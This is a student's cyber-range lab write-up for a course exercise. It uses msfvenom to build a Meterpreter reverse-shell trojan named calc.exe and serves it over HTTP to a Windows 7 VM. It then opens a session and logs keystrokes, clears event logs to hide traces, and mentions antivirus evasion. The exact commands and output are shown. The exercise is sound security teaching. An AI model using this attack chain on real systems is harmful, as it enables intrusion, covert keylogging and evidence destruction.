Joshua Lane
CYSE450 Section 23190
Term: Fall 2022

Laboratory Exercise E1 – Creating Attacks with Metasploit

1. Overview


For this lesson, students will use the Cyber Range: Kali Linux and Vulnerable Windows 7(64bit) VMs (2020.09) environment to create attacks in Metasploit. Data collected from previous modules will be used, so be sure to complete those modules first. We will exploit the Windows 7 box using a reverse access Trojan that we create in MSFvenom. We will further escalate privileges on the Windows box using several attacks and Meterpreter sessions.

2. Resources required

This exercise requires a Kali Linux VM and a Windows 7 VM running in the Cyber Range.

3. Initial Setup

For this exercise, you will log in to your Cyber Range account and select the Kali Linux and Vulnerable Windows 7(64bit) VMs (2020.09) environment to create attacks in Metasploit. Open both VMs. They will populate in different tabs.



NOTE: Once on the Windows (target.example.com) desktop, a one-time "Windows Activation" window may pop up. If it does, just bypass this by selecting "Ask Me Later" or just select the Cancel button; we're not registering this OS since this is for temporary, educational use.

***IMPORTANT**: For "Windows Activation", DO NOT select "Activate Now" or this will cause problems and you'll have to ask your instructor to reset your VMs.*

4. Tasks

Task 1: Creating a RAT in MSFvenom

MSFvenom is a part of the Metasploit program. It allows for the creation of shellcode that can be exploited using Metasploit. For this task, we will be creating a reverse access trojan (RAT). Open the Kali


Joshua Lane
CYSE450 Section 23190
Term: Fall 2022


Linux and Vulnerable Windows 7(64bit) VMs (2020.09) environment. Each virtual machine will be denoted with "**Kali VM:**" or "**Windows VM:**."

Kali VM:

Open a terminal. To view the msvenom options, ***switch to root*** and type **`msfvenom --help`** and press enter. Examine the output. Notice the -b option will allow the shellcode to bypass many antivirus programs by customizing the code and avoiding signatures.

To view the payloads, type **`msfvenom -l payloads`** and press enter. As you can see, there are a lot of payloads (screenshot on the next page). For this task, we are going to create a Windows reverse TCP connection. First, we need a folder to save our work. Create a folder on the desktop called "shellcode."






To create the payload, we need to set the parameters. Type:

`msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=10.1.126.57 LPORT=666 -o /home/student/Desktop/shellcode/calc.exe`


and press enter. **NOTE**: Your LHOST IP address will be different than mine (**`10.1.126.57`**). Determine your Kali (attacker) VM's IP address and use it in the above command.



Command breakdown:

- -p = setting the payload we want to use
- -f is choosing the format
- -o is where we want to save the file and the file name
- -a is the architecture to use (it's usually okay to use x86 on x64)
- --platform is the operating system that will be exploited
- LHOST is the attacker's IP address
- LPORT is the port you want to make a connection on. This can be any port, but I know 666 is not used. Since I am an evil hacker, I thought it made a nice fit…only joking!


At this point, an attacker would send a malicious email or upload the payload to a vulnerable webserver. We will serve up our malicious file to a local server for testing and proof of concept. Type **`cd Desktop/shellcode/`** and press enter.



Type **`python -m SimpleHTTPServer 8888`** and press enter.


Windows VM:

Open a web browser and type in the address bar type **`<IP of Kali VM>:8888`**. You should see the payload that we created in the file system. Click **calc.exe** to download the payload.



You may get the warning in the screenshot below as it did not encode (-b) and the Chrome built-in AV picked it up. There are many techniques to prevent this detection including zipping, encoding, or encrypting the file. You may also not get the alert at all. For now, we will continue on.


Chrome possible output:



Open Internet Explorer and type the following (including http://) in the address bar

`http://10.1.126.57:8888`

(**IMPORTANT**: Again, remember to use YOUR Kali VM's IP address and not 10.1.126.57.) Click the **calc.exe** and save the file to the desktop. Notice that there is no warning with this outdated version of Internet Explorer.




Kali VM:

Open a new terminal tab and ***become root***. We will use Metasploit on this Kali box, and since it is our first time using Metasploit on this VM, we must configure it to work properly. Refer back to the lab exercise in Module 3, lesson 1, if you need a refresher on how to complete this task. Open the msfconsole. Create a workspace in msf named hacking (**`workspace -a hacking`**).


The exploit we are going to use is a multi-handler. This will listen on the port we set. This has to match the payload that we created earlier. Note that you can "tab complete" in the msfconsole. This will help prevent typo errors.

- Type **`use exploit/multi/handler`** and press enter.
- Set the same payload by typing **`set payload windows/meterpreter/reverse_tcp`** and press enter.
- Type **`set LHOST <Kali IP>`** and press enter.
- Type **`set LPORT 666`** and press enter.
- Type **`exploit`** and press enter.




Windows VM:

Double click the calc.exe executable file on the desktop or in the downloads folder. At the "unknown publisher" window, choose **Run**.



Kali VM:



Here's my open meterpreter session.

Notice in the terminal you now have a Meterpreter session. This is a shell that will allow you to use several Linux commands on the Windows box. It will also allow you to download, upload, change, delete files and more. Here is a good cheat sheet for Meterpreter. Type **`sysinfo`** in Meterpreter session to display the target (Windows) system info. This would be what you as a pentester would need to show as a proof of concept when establishing a meterpreter session on a system. Even though we have a session already, we can look at this information and determine that the machine is exploitable with several exploits due to being "Service Pack 1."

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.1.112.15
lhost => 10.1.112.15
msf5 exploit(multi/handler) > set lport 666
lport => 666
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.1.112.15:666
[*] Sending stage (176195 bytes) to 10.1.113.192
[*] Meterpreter session 1 opened (10.1.112.15:666 -> 10.1.113.192:58195) at 2021-03-13 02:52:11 +0000

meterpreter >
```


```
meterpreter > sysinfo
Computer        : WIN764BIT-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x86/windows
```

Complete the following:

- In the meterpreter session, type **`keyscan_start`** and press enter
- Return to the Windows box and type on the keyboard.
- Return to the Kali box and type **`keyscan_dump`** and press enter

The screenshot on the next page shows a few things that I typed into the Windows box.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
dog gone <Shift>I <Shift>am bat man<^H><^H><^H><^H>man
ok

meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift>I am batman

meterpreter >
```




Task 2: Using Meterpreter


At this point in the course, we have exploited a machine and infiltrated the network. Depending on the scope, this may be enough for the organization that you are completing the pentest for; however, some organizations may want more. Hackers will definitely continue to infiltrate more of the network. Keep in mind that payloads can be created that will allow access through the outer cyber defense layer of an organization (otherwise known as the perimeter). This is a very common tactic. Most attacks start with an email. In other words, this is easily done from outside the organization. For the Cyber Range, this is not allowed because it would punch a hole to the outside. Once an attacker has a Meterpreter session, they can complete many tasks to dig deeper into the network. In this task, we will explore these techniques.

Kali VM:

In the Meterpreter session, type **`help`** and press enter. Examine the output and take note of what options you have to further exploit the system. We will not cover them all, but is a good idea to get familiar with them.



Meterpreter can have more than one session open. Which makes sense as attackers will attempt to hack more than one system on a network. Attackers may also want to use more payloads or pivot to another box. To background a session, type **`background`** in the Meterpreter session and press enter. To interact with the session in the msfconsole type **`sessions -i 1`** (or the session number if multiple sessions are at play) and press enter. See image on the next page.





As mentioned in task 1, Meterpreter allows navigation using Linux commands. Type the following commands each separately in the terminal and press enter after each command.

- **`sysinfo`**
- **`pwd`**
- **`cd ..`**
- **`ls`**


As you can see, we have navigated out of the student account and into the C:\Users directory. You may have to **`cd ..`** and press enter a few times to get into the **`/Users`** folder. Alternatively you can navigate to the folder by using the cd command and the full directory path **`cd C:\Users.`**

We are most interested in the user "Administrator" or and authorized privileged users.







Here is me in the /Users directory and using ls.




Let's see if we can navigate into the Administrator folder. Type **`cd Administrator`** and press enter.




Here is me using cd to try to change to the admin and checking my privileges. Then I typed ipconfig.



Looks like we are denied. Well let's see what we can do with our current access. We do not want logs on this machine to make it more difficult to trace how we got in. Let's erase the logs by typing **`clearev`** and pressing enter.




Well access is still denied. Looks like we don't have admin rights. It was smart of the network admin to not allow students admin rights. At this point we should try to figure out who we are, and if anyone is currently accessing the Windows box. Type **`getuid`** and press enter. Type **`idletime`** and press enter. Looks like my Windows box is idle and I am an underprivileged student user. Your results may not look the same due to recently accessing the box; however, let's assume no one is there.




Let's check out the network. Type **`ipconfig`** and press enter. Your results will look different, but take note of the IP.

The IP I got is 10.1.39.129.

